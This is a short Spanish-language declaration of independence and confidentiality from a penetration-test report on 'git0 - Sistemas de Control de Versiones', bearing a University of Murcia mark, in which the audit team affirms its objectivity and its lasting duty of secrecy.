Declaración de independencia y confidencialidad

El equipo auditor confirma haber realizado el presente encargo de análisis de vulnerabilidades y prueba de penetración para **git0 - Sistemas de Control de Versiones** con el fin de evaluar la robustez de las medidas de ciberseguridad implementadas en los sistemas de información del Cliente.

La ejecución de esta auditoría se ha llevado a cabo con total independencia, imparcialidad y objetividad profesional. Las conclusiones presentadas en este documento se basan únicamente en las evidencias técnicas recopiladas durante la evaluación y no están sujetas a influencias externas, más allá de las limitaciones y normativas éticas y legales aplicables.

El equipo auditor se compromete a mantener la más estricta confidencialidad sobre toda la información a la que ha tenido acceso durante el transcurso del proyecto. Este deber de secreto profesional es de carácter indefinido y se extiende a todos los datos, configuraciones y observaciones realizadas. Todas las tareas se han ejecutado con la máxima diligencia, siguiendo los estándares técnicos y deontológicos que rigen la profesión.

UNIVERSIDAD
DE MURCIA